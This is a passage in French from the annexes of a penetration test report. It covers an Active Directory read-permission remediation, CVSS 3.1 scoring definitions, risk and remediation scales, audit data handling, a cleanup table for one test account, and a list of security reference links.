Par défaut, tous les utilisateurs du domaine ont les droits de lecture sur les objets utilisateur. Cependant, Microsoft met à disposition une documentation, dont le lien est fourni dans le paragraphe "références", permettant de définir des restrictions d'accès en lecture. Il est possible de sélectionner un utilisateur ou un groupe et de modifier les permissions de lecture dans la vue **Active Directory Users and Computers.** Sélectionner les **Options avancées** dans l'onglet **View :**




Menu options avancées

Faire un **clic droit** sur l' OU ou l'utilisateur dont on veut masquer les informations et ouvrir le menu **propriétés**. Consulter l'onglet **Security** et les **options avancées:**



Propriétés utilisateur

Il est alors possible d'ajouter une nouvelle permission en précisant le groupe à qui l'on veut retirer l'accès en lecture dans le champ 'Principal', placer le type de règle en 'Deny' et, dans la liste de permissions, sélectionner 'List Contents'.



Bloquer l'accès en lecture

Références	*https://github.com/BloodHoundAD/BloodHound* *https://learn.microsoft.com/en-us/archive/technet-wiki/28241.controlling-object-visibility-deny-list-content*

6 ANNEXES

6.1 CRITÈRES D'ÉVALUATIONS

6.1.1 VULNÉRABILITÉS

Les vulnérabilités disposent d'un indice permettant de les identifier en fonction du périmètre audité : V avec un distinction possible selon la multiplicité des périmètres :

- VE : Vulnérabilité Externe
- VVA : Vulnérabilité VPN & Accès distant
- VA : Vulnérabilité Applicative
- VI : Vulnérabilité Interne
- VWF : Vulnérabilité Wi-Fi
- VPC : Vulnérabilité Physique & Contrôle d'accès
- VPT : Vulnérabilité Poste de Travail
- VIC : Vulnérabilité Infrastructure Cloud
- VIN : Vulnérabilité réseau Industriel
- VIOT : Vulnérabilité IOT (l'Internet des Objets)

Ces vulnérabilités sont ensuite classées en fonction du risque qu'elles font peser sur le Système d'Information, c'est-à-dire en fonction de l'impact de la vulnérabilité sur le Système d'Information et de sa difficulté d'exploitation.

La sévérité ainsi liée à chaque vulnérabilité est appréciée selon l'échelle de valeur suivante :


CRITICITÉ	DÉFINITION DU NIVEAU DE RISQUE
CRITIQUE	Risque critique sur le Système d'Information et nécessitant une correction immédiate ou imposant un arrêt immédiat du service.
MAJEURE	Risque majeur sur le Système d'Information nécessitant une correction à court terme
IMPORTANTE	Risque modéré sur le Système d'Information et nécessitant une correction à moyen terme
MINEURE	Faible risque sur le Système d'Information mais pouvant nécessiter une correction
INFORMATIONNELLE	Risque négligeable ou nul sur le Système d'Information

6.1.1.1 CVSS

Cette sévérité du risque est définie au travers d'un calcul basé sur le système de notation Common Vulnerability Scoring System (CVSS) version 3.1 (CVSS v3.1).

C'est un système permettant de calculer une note évaluant la criticité d'une vulnérabilité et de construire une chaine de caractères (un vecteur) présentant les caractéristiques de cette vulnérabilité et les critères utilisés pour ce calcul.

L'évaluation repose sur le groupe des critères de « Base » qui évalue l'impact maximum théorique de la vulnérabilité au travers de différentes métriques rassemblées en trois groupes :



1. MÉTRIQUES D'EXPLOITABILITÉ

Les métriques d'exploitabilité évaluent les caractéristiques du composant vulnérable qui permettent une attaque réussie. Lors de l'évaluation, on suppose que l'attaquant connaît bien les faiblesses du système cible. Par exemple, une vulnérabilité exploitée avec succès de manière répétée doit être considérée comme ayant une faible complexité d'attaque.

Vecteur d'attaque (AV)

Cette métrique reflète le contexte dans lequel l'exploitation de la vulnérabilité est possible. Plus l'attaquant est éloigné (logiquement et physiquement) pour exploiter le composant vulnérable, plus la valeur de cette métrique sera élevée.

VALEUR DE LA MÉTRIQUE	DESCRIPTION
Réseau (N)	Le composant vulnérable est lié à la pile réseau et l'ensemble des attaquants potentiels s'étend au-delà des autres options énumérées ci-dessous, jusqu'à et y compris l'ensemble d'Internet. Une telle vulnérabilité est souvent qualifiée d'exploitable à distance et peut être considérée comme une attaque pouvant être exploitée au niveau du protocole, à un ou plusieurs sauts réseau (par exemple, à travers un ou plusieurs routeurs).
Adjacent (A)	Le composant vulnérable est lié à la pile réseau mais l'attaque est limitée au niveau du protocole à une topologie logiquement adjacente. Cela peut signifier qu'une attaque doit être lancée depuis le même réseau physique (par exemple, Bluetooth ou IEEE 802.11) ou logique (par exemple, sous-réseau IP local) ou depuis un domaine administratif sécurisé ou autrement limité (par exemple, MPLS, VPN sécurisé vers une zone réseau administrative).
Local (L)	Le composant vulnérable n'est pas lié à la pile réseau et le chemin de l'attaquant passe par des capacités de lecture / écriture / exécution. Soit : - L'attaquant exploite la vulnérabilité en accédant localement au système cible (par exemple, clavier, console) ou à distance (par exemple, SSH) ; - L'attaquant dépend d'une interaction de l'utilisateur par une autre personne pour effectuer les actions nécessaires à l'exploitation de la vulnérabilité (par exemple, en utilisant des techniques d'ingénierie sociale pour tromper un utilisateur légitime afin qu'il ouvre un document malveillant).
Physique (P)	L'attaque nécessite que l'attaquant touche ou manipule physiquement le composant vulnérable. L'interaction physique peut être brève ou persistante.

Complexité de l'attaque (AC)

Cette métrique décrit les conditions au-delà du contrôle de l'attaquant qui doivent exister pour exploiter la vulnérabilité.

VALEUR DE LA MÉTRIQUE	DESCRIPTION
Faible (L)	Les conditions d'accès spécialisées ou les circonstances atténuantes n'existent pas. Un attaquant peut s'attendre à un succès répétable lorsqu'il attaque le composant vulnérable.
Élevée (H)	Une attaque réussie dépend de conditions au-delà du contrôle de l'attaquant. Autrement dit, une attaque réussie ne peut pas être accomplie à volonté, mais nécessite que l'attaquant investisse un certain effort mesurable en préparation ou en exécution contre le composant vulnérable avant qu'une attaque réussie puisse être attendue.

Privilèges requis (PR)

Cette métrique décrit le niveau de privilèges qu'un attaquant doit posséder avant de pouvoir exploiter avec succès la vulnérabilité.

VALEUR DE LA MÉTRIQUE	DESCRIPTION
Aucun (N)	L'attaquant est non autorisé avant l'attaque et n'a donc besoin d'aucun accès aux paramètres ou fichiers du système vulnérable pour mener à bien une attaque.
Faible (L)	L'attaquant nécessite des privilèges qui fournissent des capacités utilisateur de base qui ne peuvent normalement affecter que les paramètres et fichiers appartenant à un utilisateur. Alternativement, un attaquant avec des privilèges faibles a la capacité d'accéder uniquement aux ressources non sensibles.
Élevé (H)	L'attaquant nécessite des privilèges qui fournissent un contrôle significatif (par exemple, administratif) sur le composant vulnérable, permettant l'accès aux paramètres et fichiers à l'échelle du composant.

Interaction utilisateur (UI)

Cette métrique capture l'exigence pour un utilisateur humain, autre que l'attaquant, de participer à la compromission réussie du composant vulnérable. Cette métrique détermine si la vulnérabilité peut être exploitée uniquement à la volonté de l'attaquant, ou si un autre utilisateur (ou processus initié par l'utilisateur) doit participer d'une manière ou d'une autre.

VALEUR DE LA MÉTRIQUE	DESCRIPTION
Aucun (N)	Le système vulnérable peut être exploité sans interaction d'aucun utilisateur.
Requis (R)	L'exploitation réussie de cette vulnérabilité nécessite qu'un utilisateur effectue une certaine action avant que la vulnérabilité puisse être exploitée. Par exemple, un exploit réussi peut seulement être possible lors de l'installation d'une application par un Administrateur système.

2. PORTÉE (S)

La métrique de portée évalue si une vulnérabilité affecte des ressources hors de son périmètre de sécurité. Un changement de portée se produit lorsque l'impact dépasse les limites de sécurité d'un composant pour en affecter un autre dans un périmètre différent.

VALEUR DE LA MÉTRIQUE	DESCRIPTION
Inchangée (U)	Une vulnérabilité exploitée peut seulement affecter des ressources gérées par la même autorité de sécurité. Dans ce cas, le composant vulnérable et le composant impacté sont soit les mêmes, soit tous deux gérés par la même autorité de sécurité.
Changée (C)	Une vulnérabilité exploitée peut affecter des ressources au-delà du périmètre de sécurité géré par l'autorité de sécurité du composant vulnérable. Dans ce cas, le composant vulnérable et le composant impacté sont différents et gérés par des autorités de sécurité différentes.

3. MÉTRIQUES D'IMPACT

Les métriques d'Impact évaluent les effets d'une vulnérabilité exploitée sur le composant le plus touché, en tenant compte uniquement des résultats finaux négatifs pour l'attaquant. Par exemple, si une vulnérabilité permet de passer d'un accès en lecture à un accès en écriture, seul l'impact sur l'intégrité est évalué. En cas de changement de portée, l'impact est mesuré sur le composant le plus affecté.

Confidentialité (C)

Cette métrique mesure l'impact sur la confidentialité des ressources d'information gérées par un composant logiciel en raison d'une vulnérabilité exploitée avec succès. La confidentialité se réfère à la limitation de l'accès et de la divulgation d'informations uniquement aux utilisateurs autorisés, ainsi qu'à la prévention de l'accès par ou la divulgation à des utilisateurs non autorisés.

VALEUR DE LA MÉTRIQUE	DESCRIPTION
Élevé (H)	Il y a une perte totale de confidentialité, résultant en la divulgation de toutes les ressources au sein du composant impacté à l'attaquant. Alternativement, l'accès à seulement certaines informations restreintes est obtenu, mais les informations divulguées présentent un impact direct et grave. Par exemple, un attaquant vole le mot de passe de l'Administrateur ou les clés de chiffrement privées d'un serveur Web.
Faible (L)	Il y a une certaine perte de confidentialité. L'accès à certaines informations restreintes est obtenu, mais l'attaquant n'a pas de contrôle sur les informations obtenues, ou la quantité ou le type de perte est limité. La divulgation d'informations ne cause pas une perte directe et grave pour le composant impacté.
Aucun (N)	Il n'y a pas de perte de confidentialité au sein du composant impacté.

Intégrité (I)

Cette métrique mesure l'impact sur l'intégrité d'une vulnérabilité exploitée avec succès. L'intégrité se réfère à la fiabilité et à la véracité de l'information.

VALEUR DE LA MÉTRIQUE	DESCRIPTION
Élevé (H)	Il y a une perte totale d'intégrité ou une perte complète de protection. Par exemple, l'attaquant est capable de modifier tous les fichiers protégés par le composant impacté. Alternativement, seuls certains fichiers peuvent être modifiés mais une modification malveillante présenterait une conséquence directe et grave pour le composant impacté.
Faible (L)	La modification des données est possible mais l'attaquant n'a pas de contrôle sur les conséquences d'une modification ou la quantité de modification est limitée. La modification des données n'a pas d'impact direct et grave sur le composant impacté.
Aucun (N)	Il n'y a pas de perte d'intégrité au sein du composant impacté.

Disponibilité (A)

Cette métrique mesure l'impact sur la disponibilité du composant impacté résultant d'une vulnérabilité exploitée avec succès. Puisque la disponibilité se réfère à l'accessibilité des ressources d'information, les attaques qui consomment la bande passante réseau, les cycles de processeur ou l'espace disque impactent toutes la disponibilité d'un composant impacté.

VALEUR DE LA MÉTRIQUE	DESCRIPTION
Élevé (H)	Il y a une perte totale de disponibilité, entraînant l'incapacité pour l'attaquant de refuser complètement l'accès aux ressources du composant impacté ; cette perte est soit soutenue (tant que l'attaquant continue de livrer l'attaque) ou persistante (la condition persiste même après la fin de l'attaque). Alternativement, l'attaquant a la capacité de refuser une certaine disponibilité mais la perte de disponibilité présente une conséquence directe et grave pour le composant impacté (par exemple, l'attaquant ne peut pas perturber les connexions existantes mais peut empêcher de nouvelles connexions ; l'attaquant peut exploiter de manière répétée une vulnérabilité qui, à chaque instance d'attaque réussie, fuit une petite quantité de mémoire, mais après exploitation répétée, rend un service complètement inaccessible).
Faible (L)	La performance est réduite ou il y a des interruptions dans la disponibilité des ressources. Même si l'exploitation répétée de la vulnérabilité est possible, l'attaquant n'a pas la capacité de refuser complètement le service aux utilisateurs légitimes. Les ressources dans le composant impacté sont soit partiellement disponibles tout le temps, soit complètement disponibles seulement par moments, mais dans l'ensemble, il n'y a pas de conséquence directe et grave pour le composant impacté.
Aucun (N)	Il n'y a aucun impact sur la disponibilité au sein du composant impacté.

L'approche CVSS offre l'avantage d'une méthode d'évaluation des vulnérabilités standardisée, indépendante des fournisseurs et des plateformes, et d'un cadre ouvert assurant la transparence sur les caractéristiques et la méthodologie utilisées pour obtenir un score.

Ainsi, le score CVSS permet d'établir la criticité d'une vulnérabilité selon l'échelle de classification ci-dessous :

SCORE CVSS 3.1	
CRITIQUE	9.0 – 10.0
MAJEURE	7.0 – 8.9
IMPORTANTE	4.0 – 6.9
MINEURE	0.1 – 3.9
INFORMATIONNELLE	0.0


Source : *https://www.first.org/cvss/v3.1/specification-document*

6.2 RISQUES IDENTIFIÉS

Au-delà de la sévérité inhérente à chaque vulnérabilité, les scénarios de risques identifiés pesant sur l'entreprise auditée sont évalués selon 2 critères :

- Impact sur le Système d'Information
- Probabilité de survenance

Ainsi, l'évaluation des risques identifiés est effectuée selon l'échelle de classification ci-dessous :



L'impact correspond aux conséquences que l'exploitation de la vulnérabilité peut entrainer sur le système. Il est apprécié selon l'échelle suivante :

- Mineur : pas de conséquence directe sur la sécurité du Système d'Information audité
- Important : conséquences isolées sur des points précis du Système d'Information audité
- Majeur : conséquences restreintes sur une partie du Système d'Information audité
- Critique : conséquences généralisées sur l'ensemble du Système d'Information audité

La probabilité est appréciée selon les niveaux suivants :

- Faible : risque impliquant une attaque de forte complexité, ciblée et dont le bénéfice ne justifie pas nécessairement les conditions préalables et les aptitudes requises
- Significative : risque non négligeable, impliquant vulnérabilités complexes ou ciblées, potentiellement démotivantes
- Élevée : risque impliquant une ou des vulnérabilités connues, de complexité modérée et/ou dont l'enjeu est motivant et justifie les moyens à mettre en œuvre
- Très élevée : survenance du risque certaine si aucune mesure n'est appliquée ; l'exploitation des vulnérabilités l'induisant est facile et sans condition ni prérequis particuliers

Ils sont enfin qualifiés selon trois critères DIC pour DISPONIBILITÉ, INTÉGRITÉ et CONFIDENTIALITÉ :

DISPONIBILITÉ	Propriété d'accessibilité au moment voulu des biens (applications / données) par les personnes autorisées. *(i.e. le bien doit être disponible durant les plages d'utilisation prévues)*
INTÉGRITÉ	Propriété d'exactitude et de complétude des biens et informations. *(i.e. une modification illégitime d'un bien doit pouvoir être détectée et corrigée)*
CONFIDENTIALITÉ	Propriété des biens de n'être accessibles qu'aux personnes autorisées. *(i.e. données sensibles ne pouvant être accessibles que pour une équipe spécifique en interne)*

6.3 REMÉDIATIONS

Les remédiations présentées sont classées par gain sécurité et sont identifiées au travers de leur complexité de mise en œuvre.

Par ailleurs, des « quick-wins » permettant de rehausser rapidement le niveau de sécurité sont également proposés.

Celles-ci sont évaluées selon l'échelle de classification ci-dessous :

PRIORITÉ	GAIN SÉCURITÉ	ÉCHÉANCE
1	Très élevé	Action prioritaire
2	Élevé	Court-terme
3	Important	Moyen-terme
4	Notable	À mener en dernier lieu

COMPLEXITÉ		
Faible	Moyenne	Élevée
résolution technique simple / autonome ou avec peu d'adhérence à l'existant	résolution technique avancée et/ou impliquant des validations inter-équipes	technicité avancée, interactions d'équipes/projets multiples et transverses

6.4 DONNÉES DE L'AUDIT

Toutes les données relatives au test d'intrusion sont stockées par SNS SECURITY sur son infrastructure dédiée. Passé 1 mois, l'ensemble de ces données sera détruit de manière sécurisée et irréversible. Un procès-verbal (PV) de destruction sera alors rédigé et fourni à RIVIERA.

6.5 HOUSE CLEANING

Cette section regroupe l'ensemble des éléments ayant été modifiés ainsi que l'ensemble des artefacts résiduels (fichiers de vidage, charges actives, etc.) dans le cadre de l'audit technique afin de pouvoir les supprimer ou de revenir à un état initial, si cela n'a pas déjà été effectué par nos équipes.

ARTEFACT	LOCALISATION	REMÉDIATION
Compte pocsns	192.168.80.201	Supprimer le compte

6.6 LIENS TECHNIQUES

- *https://xmlrpc.com/*
- *https://wpmarmite.com/xmlrpc-wordpress/*
- *https://portswigger.net/web-security/access-control/idor*
- *https://www.imperva.com/learn/application-security/insecure-direct-object-reference-idor/*
- *https://www.intigriti.com/hackademy/idor*
- *https://www.wordfence.com/*
- *https://www.ait-pro.com/*
- *https://www.malcare.com/*
- *https://rudrastyh.com/wordpress/disable-rest-api.html#for-non-logged-in*
- *https://wpmarmite.com/snippet/cacher-erreurs-login-wordpress/*
- *https://fr.wordpress.org/plugins/stop-user-enumeration/*
- *https://owasp.org/Top10/A05_2021-Security_Misconfiguration/*
- *https://cwe.mitre.org/data/definitions/200.html*
- *https://owasp.org/www-community/Improper_Error_Handling*
- *https://www.cert-ist.com/public/fr/SO_detail?code=Securisationdesapplicationsweblesvulnerabilitesmajeuresetleurs parades*
- *https://learn.snyk.io/lesson/error-message-with-sensitive-information/*
- *https://owasp.org/www-project-web-security-testing-guide/v42/4-Web_Application_Security_Testing/01-Information_Gathering/08-Fingerprint_Web_Application_Framework*
- *https://www.cloudflare.com/fr-fr/learning/email-security/dmarc-dkim-spf/*
- *https://dmarcguide.globalcyberalliance.org/*
- *https://www.it-connect.fr/securite-messagerie-spf-dkim-dmarc-pour-les-debutants/#B_Comment_mettre_en_place_DMARC*
- *https://docs.sophos.com/nsg/sophos-utm/utm/9.708/help/en-us/Content/utm/utmAdminGuide/NetProtFirewallCountryBlockingExceptions.htm*

- *https://www.youtube.com/watch?v=So-9Mtn2gel*
- *https://owasp.org/www-project-top-ten/2017/A6_2017-Security_Misconfiguration*
- *https://www.it-connect.fr/quest-ce-que-le-directory-browsinglisting/*
- *https://portswigger.net/kb/issues/00600100_directory-listing*
- *https://www.wordfence.com/threat-intel/vulnerabilities/wordpress-plugins/*
- *https://fr.wikipedia.org/wiki/EternalBlue*
- *https://learn.microsoft.com/fr-fr/security-updates/securitybulletins/2017/ms17-010*
- *https://owasp.org/www-community/attacks/Manipulator-in-the-middle_attack*
- *https://www.cert.ssi.gouv.fr/uploads/ad_checklist.html*
- *https://learn.microsoft.com/fr-fr/windows-server/security/credentials-protection-and-management/protected-users-security-group*
- *https://learn.microsoft.com/fr-fr/windows-server/identity/ad-ds/manage/how-to-configure-protected-accounts*
- *https://akril.net/comprendre-le-tiering-model-de-microsoft-en-francais/*
- *https://www.cnil.fr/fr/mots-de-passe-une-nouvelle-recommandation-pour-maitriser-sa-securite*
- *https://cyber.gouv.fr/sites/default/files/2021/10/anssi-guide-authentification_multifacteur_et_mots_de_passe.pdf*
- *https://learn.microsoft.com/en-us/windows-server/identity/ad-ds/get-started/adac/Advanced-AD-DS-Management-Using-Active-Directory-Administrative-Center--Level-200-#BKMK_FGPP*
- *https://github.com/lithnet/ad-password-protection*
- *https://learn.microsoft.com/en-us/entra/identity/authentication/concept-password-ban-bad*
- *https://docs.microsoft.com/en-us/windows/security/identity-protection/user-account-control/user-account-control-overview*
- *https://docs.microsoft.com/fr-fr/windows-server/identity/ad-ds/plan/security-best-practices/implementing-least-privilege-administrative-models*
- *https://www.it-connect.fr/chapitres/wsus-https-avec-un-certificat-ssl-pour-plus-de-securite/*
- *https://learn.microsoft.com/fr-fr/windows-server/administration/windows-server-update-services/deploy/2-configure-wsus*
- *https://www.francenum.gouv.fr/guides-et-conseils/pilotage-de-lentreprise/dematerialisation-des-documents/comment-securiser-le*
- *https://github.com/blacklanternsecurity/MANSPIDER*
- *https://github.com/SnaffCon/Snaffler*
- *https://www.proofpoint.com/fr/threat-reference/endpoint-detection-and-response-edr*
- *https://www.lemagit.fr/conseil/EDR-vs-antivirus-Quelle-est-la-difference*
- *https://www.microsoft.com/en-us/download/details.aspx?id=46899*
- *https://cwe.mitre.org/data/definitions/1392.html*
- *https://cyber.gouv.fr/publications/recommandations-relatives-lauthentification-multifacteur-et-aux-mots-de-passe*
- *https://learn.microsoft.com/fr-fr/microsoftsearch/manage-access-files-sites*
- *https://cyber.gouv.fr/publications/recommandations-pour-la-mise-en-place-de-cloisonnement-systeme*
- *https://learn.microsoft.com/fr-fr/troubleshoot/windows-server/active-directory/enable-ldap-signing-in-windows-server*

- *https://support.microsoft.com/fr-fr/topic/exigences-de-liaison-de-canal-ldap-et-de-signature-ldap-2020-2023-et-2024-pour-windows-kb4520412-ef185fb8-00f7-167d-744c-f299a66fc00a*
- *https://learn.microsoft.com/fr-fr/windows-server/storage/file-server/smb-signing?tabs=group-policy*
- *https://learn.microsoft.com/fr-fr/ecdn/how-to/disable-mdns*
- *https://projectblack.io/blog/disable-llmnr-gpo-netbios-mdns/*
- *https://www.malekal.com/desactiver-ipv6-windows/*
- *https://learn.microsoft.com/en-us/windows/release-health/windows-server-release-info*
- *https://learn.microsoft.com/en-us/windows/release-health/supported-versions-windows-client*
- *https://learn.microsoft.com/fr-fr/services-hub/unified/health/remediation-steps-ad/regularly-check-for-and-remove-inactive-user-accounts-in-active-directory*
- *https://support.microsoft.com/fr-fr/topic/emp%C3%AAcher-le-trafic-smb-d-avoir-des-connexions-en-cours-et-d-acc%C3%A9der-ou-de-quitter-le-r%C3%A9seau-c0541db7-2244-0dce-18fd-14a3ddeb282a*
- *https://www.gypthecat.com/how-to-block-internet-access-with-group-policy*
- *https://keepass.info/*
- *https://www.it-connect.fr/microsoft-edge-comment-desactiver-le-gestionnaire-de-mots-de-passe-par-gpo/*
- *https://www.netspi.com/blog/technical-blog/network-penetration-testing/adidns-revisited*
- *https://gosecure.ai/fr/blog/2019/02/20/abusing-unsafe-defaults-in-active-directory*
- *https://github.com/BloodHoundAD/BloodHound*
- *https://learn.microsoft.com/en-us/archive/technet-wiki/28241.controlling-object-visibility-deny-list-content*